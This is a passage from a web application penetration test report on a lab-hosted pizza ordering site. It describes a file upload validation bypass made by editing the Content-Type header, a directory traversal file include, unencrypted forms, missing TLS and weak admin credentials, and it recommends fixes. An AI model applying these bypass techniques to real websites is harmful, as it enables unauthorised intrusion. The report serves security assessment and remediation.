It was possible to edit the Content-Type line to state that the file type was an image instead of a text file, as shown in Figure 2.73.

```

-----WebKitFormBoundaryf3AgSjbJBzn7tnFx
Content-Disposition: form-data; name="uploadedfile"; filename="Inject.txt"
Content-Type: image/jpeg

```

Figure 2.73: The content-type parameter was changed to be of 'image/jpeg' type instead of 'text/plain' type

By forwarding the edited HTTP header onto the server, it was possible to bypass the file validation process and upload the text file to the server, as is shown in Figure 2.74.





Figure 2.74: Editing the content-type of the HTTP request allowed the text file to be uploaded to the web server

While the text from within the file was not displayed in place of the user's profile picture, this test did prove that any filetype could be uploaded to the server and the input validation could be easily bypassed.

As a final point, using the directory traversal file include vulnerability within the `/appendages.php?type=` method which is detailed in section 2.6.1, it was possible to load the contents of the injected file onto the website, as Figure 2.75 shows.



*Figure 2.75: The injected file could be loaded using the directory traversal vulnerability*

This means that a malicious attacker would easily be able to inject a malicious file, such as one that holds malicious script, into the web server, and then be able to potentially execute that script by simply calling the URL shown in Figure 2.75.

## 2.9 TESTING FOR ERROR HANDLING

---

### 2.9.1 Testing for Improper Error Handling

This stage of the test looked at the method for which the target website handles errors that occur when an unexpected event occurs, such as a user attempting to load a page that does not exist on the web server.

It should be noted that developers often do not pay attention to error handling and may often reject the idea that a user would purposefully try to trigger one (OWASP, 2023). However, this can lead to attackers being able to discover more information about a website than would otherwise be possible.

The first step in testing the web server's error handling was to analyze the 404 response the server loads when a file that is not present on the server is requested. As Figure 2.76 shows, the loaded page shows the underlying software and version of running on the server.




Figure 2.76: The web server's 404 message



## 2.10 TESTING FOR WEAK CRYPTOGRAPHY

---

### 2.10.1 Testing for Weak Transport Layer Security

Encrypted communications between a server and a client is the industry standard for all internet technologies nowadays, and having a securely configured Transport Layer Security (TLS) protocol is one of the best ways to ensure communications are encrypted. An incorrectly configured TLS protocol can lead to a false sense of security (National Cyber Security Centre, 2021) and can lead to man-in-the-middle attacks that can severely compromise both the web server and its users.

With SSLScan, it was possible to assess the TLS security of the target webserver. With the command 'sslscan 192.168.1.10:80', it was seen that the sever had all available SSL/TLS protocols disabled, and that there was no SSL certificate for the scanner to retrieve (see Figure 2.77)

```
(kali㉿kali)-[~]
$ sslscan 192.168.1.10:80
Version: 2.0.15-static
OpenSSL 1.1.1q-dev  xx XXX xxxx

Connected to 192.168.1.10

Testing SSL server 192.168.1.10 on port 80 using SNI name 192.168.1.10

  SSL/TLS Protocols:
SSLv2      disabled
SSLv3      disabled
TLSv1.0    disabled
TLSv1.1    disabled
TLSv1.2    disabled
TLSv1.3    disabled

  TLS Fallback SCSV:
Connection failed - unable to determine TLS Fallback SCSV support

  TLS renegotiation:
Session renegotiation not supported

  TLS Compression:
Compression disabled

  Heartbleed:

  Supported Server Cipher(s):
  Unable to parse certificate
  Unable to parse certificate
  Unable to parse certificate
  Unable to parse certificate
Certificate information cannot be retrieved.
```

Figure 2.77: A scan of the server's TLS configuration using SSLScan

### 2.10.2 Testing for Sensitive Information Sent via Unencrypted Channels

The data handled by the target website is significantly confidential, and much of it falls into the category of personally identifiable information (PII). For organizations within the United Kingdom, GDPR laws require that the appropriate technical measures are applied whenever processing PII, and the use of encryption is highly recommended as an appropriate technique of protection (Information Commissioner's Office, 2023).

By using Burp Suite's proxy service, all the forms used within the website transport data to the server in plaintext. As an example of this, Figure 2.78 shows the HTTP POST request submitted after filling out the user registration form, with the form information at the bottom.



```
1 POST /register-exec.php HTTP/1.1
2 Host: 192.168.1.10
3 Content-Length: 158
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.1.10
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://192.168.1.10/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Connection: close
14
15 fname=firstname&lname=lastname&login=email%40emailname.com&password=passphrase&cpassword=passphrase&question=1&answer=Never+gonna+let+you+down&Submit=Register
```

Figure 2.78: The registration form sends its data in an unencrypted format

Additionally, security of session cookies was discussed in section 2.7.1, where it was shown that user credentials could easily be decoded and were found to be containing user credentials and their last login date.

Combined with the lack of an SSL certificate as discussed in section 2.10.1, a man-in-the-middle attack would be easy to perform and highly damaging to the users and administrator of the website.

## 2.11 BUSINESS LOGIC TESTING

This section of the test aimed to identify flaws within the logic flow of the website and was conducted to see if going against the logic flow could trigger a vulnerability within the application.

### 2.11.1 Testing Business Logic Data Validation

This site heavily relies on the user supplying correct information to further their pizza order, such as a correct email address with which to contact a user, or a correct billing address to send the pizza to.

As was demonstrated in section 2.4.2, it was possible to create an account with a string that was not formatted as a typical email address. This would leave users unable to be emailed if needed by the owners of the site.

Another area of the site that can bypass the logic validation flow is the `/cart.php` page. As was shown in ZAP's spidering scan (which can be seen in Appendix B: Site Information, section 4.1.1) it is possible to access the page `/cart-exec.php`.

Analysis of the HTML on `/cart.php` shows that when the "Add To Cart" button is pressed, the URL `'cart-exec.php?id=x'` is called, as shown in Figure 2.79.

```
:"70"></a></td><td>margarita</td><td> </td><td>Pizza</td><td>UKP4</td><td><a href="cart-exec.php?id=1">Add To Cart<
```

Figure 2.79: Pizzas are ordered with a URL that contains an ID parameter

Loading this URL using a browser adds the pizza that matches the ID number to the user's cart. Testing this parameter showed that when an ID is loaded for a pizza that doesn't exist (such as `'cart-exec.php?id=99999'`), the website still adds a pizza to the cart, as shown in Figure 2.80. This functionality may lead to problems in the backend of the website, as trying to place an order for a pizza that doesn't exist may be tricky for the server to handle.




Figure 2.80: It was possible to add multiple pizzas that didn't exist to the user's cart

Another notable problem with the site's forms is that no checks were in place to ensure that data that is marked as a required field had actually been inputted. As section 2.5.3 highlighted, this even extended to user passwords, as it was possible to create an account with a blank password field. This lack of validation may lead to problems processing user information in the future, as users could easily leave out sections of their billing address, the date or time of a table reservation, or even a username during the user registration process.

## 3 RESULTS

### 3.1 VULNERABILITY DISCLOSURE

---

#### 3.1.1 Outdated System Versions

As was quickly identified at the beginning of the penetration test, several of the services running on the web server are outdated and potentially vulnerable. The vulnerabilities pertaining to the ProFTPD and Apache HTTP Server versions are highlighted in Appendix B: Site Information, section 4.1.4.

The following table displays the software and versions known to be running on the site, and the most current version of the software at time of writing:

Software Name	Version	Version Release Date	Current Version
Apache HTTP Server	2.4.3	August 2012 (Apache, n.d)	2.4.55 (Apache, 2023)
ProFTPD	1.3.4a	November 2011 (ProFTPD, 2011)	1.3.8 (ProFTPD, 2022)
PHP	5.4.7	September 2012 (PHP, n.d)	8.2 (PHP, n.d)
MySQL Server	5.0.12	September 2005 (MySQL, n.d)	8.0.32 (PHP, n.d)

Outdated systems pose a significant risk to any application or system, as they often have vulnerabilities that are publicly disclosed. By keeping the software detailed in the table above unpatched, there is a risk that a malicious user could exploit a vulnerability that could not only cause damage to the software that has been targeted, but also allow for access to other systems on the server.

It is highly recommended to update all systems running on the web server as soon as possible to avoid the risk of a threat actor taking advantage of these outdated systems.

### 3.1.2 Weak and Non-Existent Cryptography

Multiple sections of the report demonstrate how information used by the web application can be captured in an unencrypted, plaintext format. The following sections highlight the dangers that weak or non-existent cryptography methods could pose.

#### 3.1.2.1 *Unencrypted Communications Between the Client and the Server*

As was shown in section 2.10.1, the web server has no SSL certificate and has all known TLS protocols disabled (see Figure 2.77). This indicates that data sent between the server and a client is not encrypted, which is a significant security threat for the webserver. By not using encryption to transport data, the webserver is at risk of having a man-in-the-middle (MitM) attack conducted on it. This form of attack happens when a threat actor places themselves between the webserver and the client and listens in to the data being sent between the two. MitM attacks are more common on public networks, such as those used in public libraries and cafes.

If a threat actor was to conduct a MitM attack, the web application would risk having all information between the client and the server compromised, especially as the web app was shown rely heavily on forms to transport data to the server. Figure 2.78 and Figure 2.64 demonstrate how this data is sent in clear text and can be captured easily using a proxy service such as OWASP ZAP. An attacker would easily be able to access, store, and change any information being sent from a user, as was shown in Figure 2.73.

The lack of an SSL certificate is especially a concern for the integrity of the website itself. While the main attraction of SSL certificates is for encryption, the certificates are also used as proof of identity. Much like an ID card, an SSL certificate proves that a site being accessed is the website of that organization. Firewalls often use SSL certificates to assess if a site being accessed is safe and legitimate, and without a certificate the site may not be accessible to users on a network with strict firewall settings. If an SSL certificate is not set up, the website could be at risk from having threat actors impersonate the site through phishing attacks, which would significantly damage the reputation of the business if regular customers were to fall for it. It should also be noted that an SSL certificate is required for HTTPS, which is currently not in place on the website (as described in section 2.3.4).

Additionally, if a MitM attack was to take place, the owner of the site would risk receiving significant fines from infringement of GDPR data protection laws, which could amount to 2% of the annual worldwide turnover for the business (Information Commissioner's Office , 2023).

SSL certificates can be acquired through a Certificate Authority (CA). There are many organizations that can provide the certificates, for a range of prices and security levels. It would be recommended for the website in question to acquire an Organization Validated Certificate, as at present the site uses HTML forms to request customer information but does not handle sensitive data such as bank details (Sellers, 2022).

Once an SSL certificate has been obtained, the client should configure the server to use the transport layer security (TLS) and hypertext transport protocol secure (HTTPS) for all communications between the server and users.

Figure 3.1 shows the information required for SSL configuration on an Apache HTTP server.

```

Listen 443
<VirtualHost *:443>
    ServerName www.example.com
    SSLEngine on
    SSLCertificateFile "/path/to/www.example.com.cert"
    SSLCertificateKeyFile "/path/to/www.example.com.key"
</VirtualHost>

```

Figure 3.1: The information required to configure SSL on an Apache HTTP server (Apache, n.d)

Figure 3.2 shows the commands required to setup HTTPS on the Apache HTTP server version currently in use on the web server, supplied by Mozilla’s SSL Configuration Generator. However, it is recommended to update the server to the newest version first.

## apache 2.4.3, old config, OpenSSL 1.1.1k

Supports Firefox 1, Android 2.3, Chrome 1, IE8 on Windows XP, Java 6, OpenSSL 0.9.8, Opera 5, and Safari 1

```

# generated 2023-01-17, Mozilla Guideline v5.6, Apache 2.4.3, OpenSSL 1.1.1k, old configuration
# https://ssl-config.mozilla.org/#server=apache&version=2.4.3&config=old&openssl=1.1.1k&guideline=5.6

# this configuration requires mod_ssl, mod_socache_shmcb, mod_rewrite, and mod_headers
<VirtualHost *:80>
    RewriteEngine On
    RewriteCond %{REQUEST_URI} !^/\..well-known/acme\.-challenge/
    RewriteRule ^(.*)$ https://%{HTTP_HOST}$1 [R=301,L]
</VirtualHost>

<VirtualHost *:443>
    SSLEngine on
    SSLCertificateFile /path/to/signed_certificate
    SSLCertificateChainFile /path/to/intermediate_certificate
    SSLCertificateKeyFile /path/to/private_key

    # HTTP Strict Transport Security (mod_headers is required) (63072000 seconds)
    Header always set Strict-Transport-Security "max-age=63072000"
</VirtualHost>

# old configuration
SSLProtocol all -SSLv3
SSLCipherSuite ECDHE-ECDSA-AES128-GCM-SHA256:ECDHE-RSA-AES128-GCM-SHA256:ECDHE-ECDSA-AES256-GCM-SHA384:ECDHE-RSA-AES256-GCM-SHA384:ECDHE-ECDSA-
CHACHA20-POLY1305:ECDHE-RSA-CHACHA20-POLY1305:DHE-RSA-AES128-GCM-SHA256:DHE-RSA-AES256-GCM-SHA384:DHE-RSA-CHACHA20-POLY1305:ECDHE-ECDSA-AES128-
SHA256:ECDHE-RSA-AES128-SHA256:ECDHE-ECDSA-AES128-SHA:ECDHE-RSA-AES128-SHA:ECDHE-ECDSA-AES256-SHA384:ECDHE-RSA-AES256-SHA384:ECDHE-ECDSA-AES256-
SHA:ECDHE-RSA-AES256-SHA:DHE-RSA-AES128-SHA256:DHE-RSA-AES256-SHA256:AES128-GCM-SHA256:AES256-GCM-SHA384:AES128-SHA256:AES256-SHA256:AES128-SHA:AES256-
SHA:DES-CBC3-SHA
SSLHonorCipherOrder on

```

Figure 3.2: The commands required to setup HTTPS on Apache HTTP Server version 2.4.3, taken from Mozilla’s SSL Configuration Generator (Mozilla, n.d)

It should also be noted that the contents of a user’s “SecretCookie” (as shown in Figure 2.54) were easily decrypted and found to contain an account’s username and password, as well as a unix timestamp (see Figure 2.55 and Figure 2.56). This was possible as the data was encoded using Base64, a reversible and keyless encoding algorithm (P.I.E Staff, 2015).

To rectify this problem, it is recommended to no longer use an encoded form of an account’s password within a session cookie, and instead use a cookie that is created in a completely random way that cannot be guessed by attackers (Sahin, 2019).

### 3.1.2.2 Unencrypted Storing of User Data

In section 2.8.3, upon successfully completing an SQL injection attack, it was seen that some of the data stored in the database was not encrypted or hashed. While the credentials stored in the table containing member's information were hashed (see Figure 2.67), credentials stored in the administrator's table was not. This allowed for access to the website's admin panel, which should typically be a highly secure and hard to access area of any website.

Storing credentials in plaintext format is highly insecure, and as part of a group of vulnerabilities known as "Cryptographic Failures", is second on OWASP's top ten list of web application security risks (OWASP, 2022). By keeping the passwords in a plaintext format, it is easy for a malicious user with access to the database find out and take the password for their own use, which will be especially true for the administrator's password.

It is highly recommended to store all passwords using a secure hashing algorithm, such as SHA-256 (National Cyber Security Centre, 2018), and ideally use a salt (a second input to the hashing algorithm that is unique to the user). Importantly, the salt used in the hashing function should not be guessable by an attacker, such as the account's username, as this can lead to the attacker easily reversing the protection that a salt provides (Merity, 2012).

To store the passwords in a secure manner, a strong hashing and salting function should be used before the password is sent to the database. The best and most commonly used function for doing this with PHP is Bcrypt (Asalan, 2021) at time of writing.

Figure 3.3 shows some of the hashing functions available using PHP, and the line of code that can be used to implement it.

```
echo "Hashed password using CRYPT_BLOWFISH: ",  
    password_hash($password, PASSWORD_BCRYPT);  
echo "\n";  
  
echo "Hashed password using Argon2i: ",  
    password_hash($password, PASSWORD_ARGON2I);  
echo "\n";  
  
echo "Hashed password using bcrypt: ",  
    password_hash($password, PASSWORD_DEFAULT);  
?>
```

Figure 3.3: PHP code for implementing password hashing (Asalan, 2021)

### 3.1.3 Unfiltered User Input

Throughout the penetration test, multiple vulnerabilities were discovered within the handling and sanitization of user input, mainly within the HTML forms used throughout the website. The following section describes these vulnerabilities and mitigations against them.

#### 3.1.3.1 *Cross Site Scripting*

As sections 2.8.1 and 2.8.2 it was possible to conduct both reflected and stored cross site scripting (XSS) attacks in a number of user-input reliant areas of the website, specifically the forms used for user ratings and user registration. While the payload used in the demonstrated XSS was not harmful to the site, the fact that it worked shows that almost any JavaScript code could be injected into the site.

Firstly, the ability to post a comment into the ratings section could be used to target any user visiting the page. Potential XSS attacks that could be used here include grabbing user's data, injecting a keylogger into the user's browser, and even changing the HTML content of the page to display a phishing site (Solanki, 2021).

Secondly, if an attacker was to learn that an XSS payload were to be reflected within the administrator's interface (as shown in Figure 2.63), they could use the attack to gain control of the admin panel using a webhook (Securelca, 2020).

Truthfully, any function that can be executed using JavaScript can be used as an XSS payload, so the danger posed by the unsensitized user input is critical.

To protect against specifically XSS attacks, user input should be encoded (or escaped) on output. This can be done by using JavaScript libraries that can escape characters used in JavaScript to remove their coding power. A highly recommended one would be OWASP's Java Encoder, which provides a JavaScript class for encoding untrusted variables (OWASP, n.d).

While XSS can be prevented by sanitizing user input before it is stored, preventing the use of certain characters may end up having a negative effect on new users. A few examples of this would be filtering out the ' character would affect people with ' in their name, like "O'Brien" (Hoyt, 2020), or filtering out the ; character would prevent parents from registering their child "Robert"); DROP TABLE Students;--" to their new school (Munroe, 2007).



### 3.1.3.2 SQL Injection

One of the vulnerabilities that allowed for the biggest escalation of privileges on the site is the SQL injection vulnerability present within the comment form on the ratings page, as detailed in 2.8.3.

By being able to conduct an SQL injection attack on this form, it was possible to read all information stored in every table on the database. This is possibly one of the most damaging outcomes of an SQL injection attack, with exception to dropping all tables within the database. Compromising all user data would lead to attackers being able to conduct highly targeted phishing attacks, steal people's identities, edit data within the database, and potentially access user's accounts, as demonstrated in section 2.8.3.

Such an attack would also lead to huge GDPR related fines if successful, which could significantly damage website owner's business.

SQL injection attacks can be prevented by implementing prepared statements. Prepared statements provide this level of protection as they send variables over a different protocol then the one typically used for SQL statements (W3Schools, n.d). Figure 3.4 demonstrates the difference between a typical SQL query and a prepared statement with MySQL. Prepared statements also have several other benefits, including reducing the parsing time for each statement and minimizing the bandwidth required to send data (W3Schools, n.d).




Figure 3.4: The difference a typical MySQL query and a prepared statement (MySQLTutorial, n.d)

### 3.1.3.3 File Injection Vulnerability

In section 2.8.4, it was described how the tester was able to bypass the website's file sanitization process and upload a text file instead of a JPEG or PNG file as a profile picture. While this payload had no significant affect on the server, the ability to bypass the website's file upload process is can allow an attacker to upload a malicious file to the server for later use.

This vulnerability means that injecting malware into the site is incredibly easy and would only require an attacker to edit the HTTP request to fool the website into allowing the file type, as demonstrated in Figure 2.73. This could put the whole server at risk from being attacked with ransomware, crypto miners, or any other malicious code to suite the attacker's needs.

An important part of the vulnerability is that the pictures uploaded to the site were within the same file directory as the rest of the server, as they could be found through the spidering scans conducted with OWASP ZAP (see Appendix B: Site Information, section 4.1.1). This means that any malware uploaded into the site would have access to all files within the website directory, if not more, meaning that the malware would, at a minimum, be able to affect the entire website itself. At worst, it may be able to access the rest of the web server.

To protect against this type of vulnerability, the website should verify the file type using the file's extension (such as .txt, .png, etc.). Users should not be allowed to upload files of a different file type. The website should not rely on HTTP headers as a means of file verification. These can be easily changed, as shown in section 2.8.4.

Additionally, limits should be placed on the size of the file name and the size of the file. Threat actors often hide malware within an image, which is later decrypted and used to further attack an already compromised system (Securonix Threat Labs, 2022). To protect against file names containing malicious code, names should be randomized before the file is sent to the server (Prichici, 2018).

Files should not be stored within the same directory as other files on the sever. Instead, they should be stored in a directory that is kept separate from all other files on the webserver, with permissions that do not allow the file to affect other files on the website. (Prichici, 2018).

Finally, all files being uploaded to the server should be scanned by an antivirus before being saved permanently. This would prevent an attacker from being able to store malicious code within the server and would notify the website's owners of any attacks being attempted using the file injection method.

### 3.1.4 Information Leakage

In section 2.3.1, the application's configuration was tested, and it was found that a significant number of files were available for unauthenticated users to see and interact with. These files included sensitive information relating to the configuration of PHP (see Figure 2.18), configuration of the webserver (see Figure 2.16), and detailed information about account functions on the site (see Figure 2.12)

Having such information publicly available can give attackers the information needed to plan a serious attack on the website. They would be able to quickly figure out what areas of the website are worth attacking, what exploits may work on the site, and how to avoid detection systems or input sanitization. It is of the upmost importance that the sensitive files identified in section 2.3.1 are hidden from the public's view as soon as possible.

This can be done by adding sensitive files and folders to a configuration section container within the Apache HTTP server and denying access to all unauthenticated users. Figure 3.5 shows an example of the code that can be used to do this.

```
<Directory "/var/web/dir1">
  <Files "private.html">
    Require all denied
  </Files>
</Directory>
```

Figure 3.5: Code that can be used to restrict access to sensitive files (Apache, n.d)

Finally, the robots.txt page of the site should be edited to no longer point to the text file containing door codes for the organization's physical office space. The robots.txt file is often a target for threat actors, and in its current state it would be easy for a threat actor to gain physical access to the organization.

### 3.1.5 Weak Account Protection

#### 3.1.5.1 User Accounts

User accounts are the backbone of any business's website. They allow for customers to easily connect with the business and allow for the business to easily manage orders and requests from customers. User accounts should be created, managed, and accessed in a way that does not allow for a malicious user to disrupt that relationship.

One of the biggest problems with the creation of user accounts on the site was the lack of requirements for a user registering for a new account. This is highlighted in section 2.5.3, where it was discovered that user accounts could be created with no password, and in section 2.4.2, where it was shown that a user account could be created without a proper email.

With no password policy whatsoever, users risk creating a password that can be easily cracked or guessed by a threat actor. It is best practice to have and enforce a password policy that forces users to create a strong password. It is recommended to have at least a 14 character length requirement, and to require the use of multiple types of characters, such as uppercase letters, numbers, and special characters (Microsoft, 2022). Additionally, banning common passwords would protect user accounts from brute-force attacks.

Ideally, the website should also begin enforcing multi-factor authentication (MFA) to protect accounts from unauthorized practice. Passwords are no longer the strongest protection for an account and having a second method of authentication for a user can help prevent against attackers guessing a user's password or attacking an account that has reused a password that was seen in a data breach. 2FA can be implemented in a number of ways, however the most effective method for this website would be to use email as a method of delivering a one-time code or a login link. However, this would only be effective if the user registration form was changed to enforce an actual email address to be entered. This can be done using JavaScript and checking the form's input for an '@' character before allowing the user to be registered.

Additionally, the security question within the registration form should be changed to allow users to choose from a variety of questions, rather than just one. This will help protect the account by allowing the user to select a question that is more personalized to them. However, if multi-factor authentication is enabled on the website, a security question would no longer be as necessary as it currently is. It is recommended to use MFA instead of a security question, as it is easy for a well-researched attacker to guess the answer to a question about the account holder, but it is hard for an attacker to guess a randomly generated one-time code.

Finally, the site was demonstrated to have no lockout mechanism in section 2.5.2. Without this mechanism in place, a threat actor could easily conduct a dictionary attack against user accounts and succeed. This would not only threaten user accounts but would also drive a huge amount of traffic to the site, which may significantly impact usability for other users and potentially cause a distributed denial-of-service (DDoS) attack. It is highly recommended to implement a lockout mechanism and restrict the number of allowed failed login attempts.

### 3.1.5.2 *Administrator Accounts*

Upon completion of the SQL injection attack (demonstrated in section 2.8.3), it was seen that the password protecting the administrator account was a weak password. “wormwood” has no special characters, uppercase letters, and is only 8 characters long. An attacker would easily be able to find this password using a dictionary attack, which would be conducted with no preventions in place given the lack of a lock out mechanism.

Administrator accounts should be treated with the upmost priority when it comes to security. Ideally, the account should require multi-factor authentication to gain access to it, and the devices accessing the account should be whitelisted to only include the IP or MAC address of devices belonging to the administrators of the site. At the very minimum, the password for the admin account should be changed to be a strong password. A great method to create a strong password would be to use three random words, with some capital letters, numbers, and special characters (National Cyber Security Centre, 2021).

## 3.2 DISCUSSION

---

The penetration test on the target website was overall a success. While several vulnerabilities were identified, it should be noted that there were also several attempted attacks that were not successful!

The SQL injection protections in place within the handling of data from the login and registration forms is effective, as Figure 2.65 shows. The method used to handle this data should be carried over and implemented on the vulnerable comment form.

Additionally, the failed attempts to gain further access to the web server's files (detailed in section 2.6.1) indicate that the access permissions for other files within the server is sufficient, and inaccessible to an unauthenticated user. These file permissions may hopefully be added to the other sensitive files identified in section 2.3.1.

The developer behind the site clearly had some knowledge of common web application vulnerabilities, and hopefully this report can help improve the security of pages currently on the site, as well as boosting the security of pages still in development!

## 3.3 FUTURE WORK

---

Should there be another chance to conduct another penetration test on this website, more time would have been taken to assess how deep into the underlying system an attacker could have possibly gone. For example, testing of the file upload vulnerability would have been expanded to see if code was possible to run on the webserver, and if information could be relayed back to the attacker.

Additionally, the source code of the web application would be requested to assess the full extent of vulnerabilities present. This would allow for a deeper inspection of possible exploits that could be used against the site, as well as identification of behind-the-scenes problems relating to the processing and handling of user input.

It would also be nice to assess the implementation of mitigations recommended in section 3.1, and test to see if there were still underlying vulnerabilities that were overshadowed by the ones outlined above. In addition to this, conversing with the developers of the site to exchange recommendations in person would allow for any questions or concerns about the recommended mitigations to be voiced and answered.

Finally, a physical penetration test involving social engineering attacks and attempts to gain physical access to the organization's building would allow for confirmation of both physical and cyber security of the client's business.

## 4 REFERENCES

- Apache, 2023. *Apache HTTP Server 2.4.55 Released*. [Online]  
Available at: <https://downloads.apache.org/httpd/Announcement2.4.html>  
[Accessed January 2023].
- Apache, n.d. *Configuration Sections*. [Online]  
Available at: <https://httpd.apache.org/docs/2.4/sections.html>  
[Accessed January 2023].
- Apache, n.d. *Index of /dist/httpd*. [Online]  
Available at: <https://archive.apache.org/dist/httpd/>  
[Accessed January 2023].
- Apache, n.d. *SSL/TLS Strong Encryption: How-To*. [Online]  
Available at: [https://httpd.apache.org/docs/trunk/ssl/ssl\\_howto.html](https://httpd.apache.org/docs/trunk/ssl/ssl_howto.html)  
[Accessed January 2023].
- Asalan, R., 2021. *What is the most used method for hashing passwords in PHP ?*. [Online]  
